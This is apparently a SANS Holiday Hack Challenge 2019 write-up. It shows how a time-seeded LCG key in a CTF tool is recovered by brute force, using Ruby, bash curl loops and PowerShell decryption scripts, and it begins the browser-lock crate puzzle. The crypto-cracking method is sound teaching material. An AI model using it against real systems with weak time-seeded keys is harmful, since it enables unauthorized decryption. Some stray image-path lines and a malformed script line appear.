
For this objective, we need to recover the cleartext document. We have been given some key information as always to help us out.

- Elscrow Crypto Tool: https://downloads.elfu.org/elfscrow.exe
- Debug Symbols: https://downloads.elfu.org/elfscrow.pdb
- The Encrypted Doc: https://downloads.elfu.org/ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc
- Ron Bowes talk on Reverse Engineering: https://www.youtube.com/watch?v=obJdpKDpFBA

Let's dive in! *Note* I bounced between Kali and Windows for this one */Note*


I first run the elfscrow.exe tool and it gives us some commands. I notice that there's an --insecure switch. Let's run the tool and encrypt something with the --insecure switch and have Wireshark listening. We will be using the file "A.txt" which contains the letter "A".





Looking through Wireshark and terminal, the elfscrow tool appears to do the following when encrypting


- Elfscrow terminal creates a seed
- An encryption key is generated and printed to terminal
- The encryption key is then sent to /api/store via POST with the key as the body
- We receive a 200 response code with the Secret-ID on the screen



Let's now run the tool and decrypt the same document with the --insecure switch and have Wireshark listening again too.


Looking through Wireshark and the terminal, the elfscrow tool appears to do the following when decrypting:

- A POST request is sent to /api/retrieve with the Secret-ID in the body
- A 200 response code with the generated key
- "We found your Key" printed to terminal
- File is successfully decrypted



Immediately, I recognize that the seed value is actually EPOCH time. This is worth noting for later. But for now, let's move onto IDA and see what we go.

After installing IDA, I open up IDA and import elfscrow.exe. I also include the PDB file. I see the "super_secret_random" function.



Looking at the function, I google the values and it appears to be Linear Congruential Generator (LCG). https://rosettacode.org/wiki/Linear_congruential_generator#Ruby

Here's the snippet of code found on the above link

```
module LCG
  module Common
    # The original seed of this generator.
    attr_reader :seed

    # Creates a linear congruential generator with the given _seed_.
    def initialize(seed)
      @seed = @r = seed
    end
  end

  # LCG::Berkeley generates 31-bit integers using the same formula
  # as BSD rand().
  class Berkeley
    include Common
    def rand
      @r = (1103515245 * @r + 12345) & 0x7fff_ffff
    end
  end

  # LCG::Microsoft generates 15-bit integers using the same formula
  # as rand() from the Microsoft C Runtime.
  class Microsoft
    include Common
    def rand
      @r = (214013 * @r + 2531011) & 0x7fff_ffff
      @r >> 16
    end
  end
end
```

Based off the formula, we will be using the Microsoft class. After some long trial and error, I was able to come up with the proper syntax in ruby

```
key += (((seed = (mul * seed) + plus) >> 16) & 0x0FF).chr
```

Also, we are lucky to have the skeleton code given to us from the demo video. Below is the skeleton code needed to obtain our key for the “A.txt” document using the original seed used to encrypt

```
require 'openssl'

KEY_LENGTH = 8 # TODO: What is the length of the key?

def generate_key(seed)
  key = ""
  1.upto(KEY_LENGTH) do
        mul = 214013 # was 214013
        plus = 2531011# was 2531011
        #key += (((seed = (((mul * seed) + plus))) >> 16) & 0x0FF).chr # SUCCESS!!
        key += (((seed = (mul * seed) + plus) >> 16) & 0x0FF).chr # SUCCES, performs
everything and does shift OUTSIDE the seed
  end

  return key
end

seed = 1578290702

key = generate_key(seed)
puts("Seed is: 1578290702")
puts("Generated key: #{key.unpack('H*')}")
```

```
C:\Users\crete\Desktop\HHC-2019\obj10>ruby skeleton-final.cpp
Seed is: 1578290702
Generated key: ["d34e55cee97006b9"]

C:\Users\crete\Desktop\HHC-2019\obj10>
```

Excellent! We have successfully found a way to reverse the seed to obtain the generated key. Now what? Since we know the estimated time frame that the file was encrypted on December 6, 2019 between 7pm and 9pm UTC, we should be able to brute force the seed, since we know the seed is EPOCH time. I went online and found a site that would give me the EPOCH time for December 6, 2019 7pm (1575658800) and December 6, 2019 9pm (1575666000). I then wrote a script that would loop from 7pm till 9pm and output the key for each seed.

I modified the ruby skeleton code that would take an argument and use it as the seed.

```
Canons-MacBook-Pro:encrypt canonzalman$ cat key-gen.cpp
require 'openssl'

KEY_LENGTH = 8 # TODO: What is the length of the key?

def generate_key(seed)
  key = ""
  1.upto(KEY_LENGTH) do
          mul = 214013 # was 214013
          plus = 2531011# was 2531011
          key += (((seed = (mul * seed) + plus) >> 16) & 0x0FF).chr # SUCCES, performs
everything and does shift OUTSIDE the seed
  end
  return key
end

if(!ARGV[0])
  puts("Usage: ruby ./solution.rb <seed>")
  exit
end

#data = [ARGV[0]].pack('H*')
seed = ARGV[0].to_i

#seed = 1575658800 # THIS IS 12/6/2019 7pm GMT



key = generate_key(seed)
#puts("Seed is: 1575658800")
#puts("Seed is: #{seed}")
puts("Seed is: #{seed} and Key is: #{key.unpack('H*')}")
```

I then wrote a bash script that would run key-gen.cpp with all the seeds from 7pm to 9pm:

```
Canons-MacBook-Pro:encrypt canonzalman$ cat encrypt-brute.sh
#!/bin/sh

#START = 1575658800 # THIS IS 12/6/2019 7pm GMT
#END = 1575666000 # THIS IS 12/6/2019 9pm GMT

# Run key-gen to send seed and generate valid key
for i in {1575658800..1575666000}; do
        echo $i
        ruby key-gen.cpp $i >> key-out.txt
done
```

Here's a sample output of key-out.txt

```
Canons-MacBook-Pro:encrypt canonzalman$ head key-out.txt
Seed is: 1575658800 and Key is: ["d7c21b323c209f0f"]
Seed is: 1575658801 and Key is: ["dabfe3318676c8a0"]
Seed is: 1575658802 and Key is: ["ddbbab31d1cdf030"]
Seed is: 1575658803 and Key is: ["e1b873301b2418c1"]
Seed is: 1575658804 and Key is: ["e4b43b2f667b4152"]
Seed is: 1575658805 and Key is: ["e7b0042eb1d169e2"]
Seed is: 1575658806 and Key is: ["ebadcc2efb289273"]
Seed is: 1575658807 and Key is: ["eea9942d467fba04"]
Seed is: 1575658808 and Key is: ["f1a65c2c90d6e395"]
Seed is: 1575658809 and Key is: ["f4a2242cdb2c0b25"]
```

I then extracted just the Key field and placed that into a document named key-out-fixed.txt

Now that we have all our keys for this time frame, our next task is to submit these keys to the URL in order to obtain the Secret-ID for each key. Since we were able to capture the request in Wireshark, the script was quite simple.

```
#!/bin/sh

#START = 1575658800 # THIS IS 12/6/2019 7pm GMT
#END = 1575666000 # THIS IS 12/6/2019 9pm GMT

# CURL THROUGH REQUESTS FROM KEY-OUT FILE
cat key-out-fixed.txt | while read i
do
        echo "Key is $i"
        echo "Key is $i" >> secret-id.txt
        curl -s -X POST http://elfscrow.elfu.org/api/store -d "$i" >> secret-id.txt
        echo "\n" >> secret-id.txt
done
```

A sample output looks like below

```
Canons-MacBook-Pro:encrypt canonzalman$ head secret-id.txt
Key is d7c21b323c209f0f
47f73da8-2ade-448c-a16c-3479d2749be1

Key is dabfe3318676c8a0
95b954f3-dbd0-422e-bba2-68575d151809

Key is ddbbab31d1cdf030
6a9cced3-1418-49a1-af9d-cf413d03e6da

Key is e1b873301b2418c1
Canons-MacBook-Pro:encrypt canonzalman$
```

I then just extracted the secret-id and placed it into a file called secret-id-fixed.txt

```
Canons-MacBook-Pro:encrypt canonzalman$ head secret-id-fixed.txt
47f73da8-2ade-448c-a16c-3479d2749be1
95b954f3-dbd0-422e-bba2-68575d151809
6a9cced3-1418-49a1-af9d-cf413d03e6da
2ac9595f-ca83-4fe4-8653-0c85606f38ba
```

```
aaf0eb4c-551e-4e22-b4a8-062b02531ec1
0a909850-a58e-4deb-bcc7-afa79c1f6e3d
84d25269-4d5c-4fa2-9fe4-2d3c57df428b
0f07c5a0-1d60-456b-bb1f-0a40882c627f
9c1b093e-fa47-4abb-991b-d51a055dd1ed
ae9b40bc-e8a1-49cf-ab9c-a1879cfd4444
```

Now that we have all our valid Secret-ID's (7201) to be exact, our next job is to try and decrypt the encrypted file. I used powershell to perform this since I needed to use the elfscrow.exe file. I wrote the following powershell script that would brute force the decryption of the file. Below is the script

```
foreach($line in Get-Content C:\Users\crete\Desktop\HHC-2019\secret-id-fixed.txt) {
        $CMD = 'C:\Users\crete\Desktop\HHC-2019\elfscrow.exe'
        $arg1 = '--decrypt'
        $arg2 = '--id='
        $arg3 = 'ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc'
        $arg4 = '.pdf'
        Write-Output $line
        ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc out.pdf'
        & $CMD $arg1 $arg2$line $arg3 $line$arg4

}
```

Upon running the script, there were a number of Secret-ID's that showed successful, but in fact were not (due to collisions). However, as expected, there was a successful decryption with the following Secret-ID


```
b2eda762-a8c7-4998-954e-d86887bd2d56
```

Looks like the encrypted document is the Super Sled-O-Matic Machine Learning Sleigh Route Finder QUICK-START-GUIDE. Wow, that would have been VERY useful for an attacker that wants to attack the Sled-O-Matic. Hopefully they didn't end up successfully exfiltrating this document.

At this point we just start wandering around campus thinking to ourselves "who would do such a thing?!" ...

Onto Objective 11.

Objective 11 - Open the Sleigh Door



As we walk around the far east of the Student Union wondering who would do such a thing to Santa's Sled-O-Matic, we bump into Shinny Uppatree! Shinny says..

> *Psst - hey!*
> I'm Shinny Upatree, and **I** know what's going on!
> Yeah, that's right - guarding the sleigh shop has made me privvy to some *serious*, high-level intel.
> In fact, I know WHO is causing all the trouble.
> Cindy? Oh no no, not *that* who. And stop guessing - you'll never figure it out.
> The only way you *could* would be if you could break into my crate, here.
> You see, I've written the villain's name down on a piece of paper and hidden it away securely!


Sounds like Shinny knows who the villain is and they've challenged us to break into their crate! Challenge ACCEPTED Shinny! .. let's find out who this villain is!

For this objective, we navigate to the crate (https://crate.elfu.org/) and begin our objective.

These objectives require unlocking a number of locks that are within the browser. Below are the steps for each lock. **Note** This is performed within Google Chrome Browser **/Note**

Lock 1: I locked the crate with the villain's name inside. Can you get it out? You don't need a clever riddle to open the console and scroll a little.


To aquire this code, we simply need to right click the page > Inspect > Console. We are presented with the code



Success. On to the next lock.

Lock 2: Some codes are hard to spy, perhaps they'll show up on pulp with dye?


To acquire this code, we can do a “Ctrl+p” to bring up the print menu and preview the page. The code is listed.



Success. On to the next lock.

Lock 3: This code is still unknown; it was fetched but never shown.

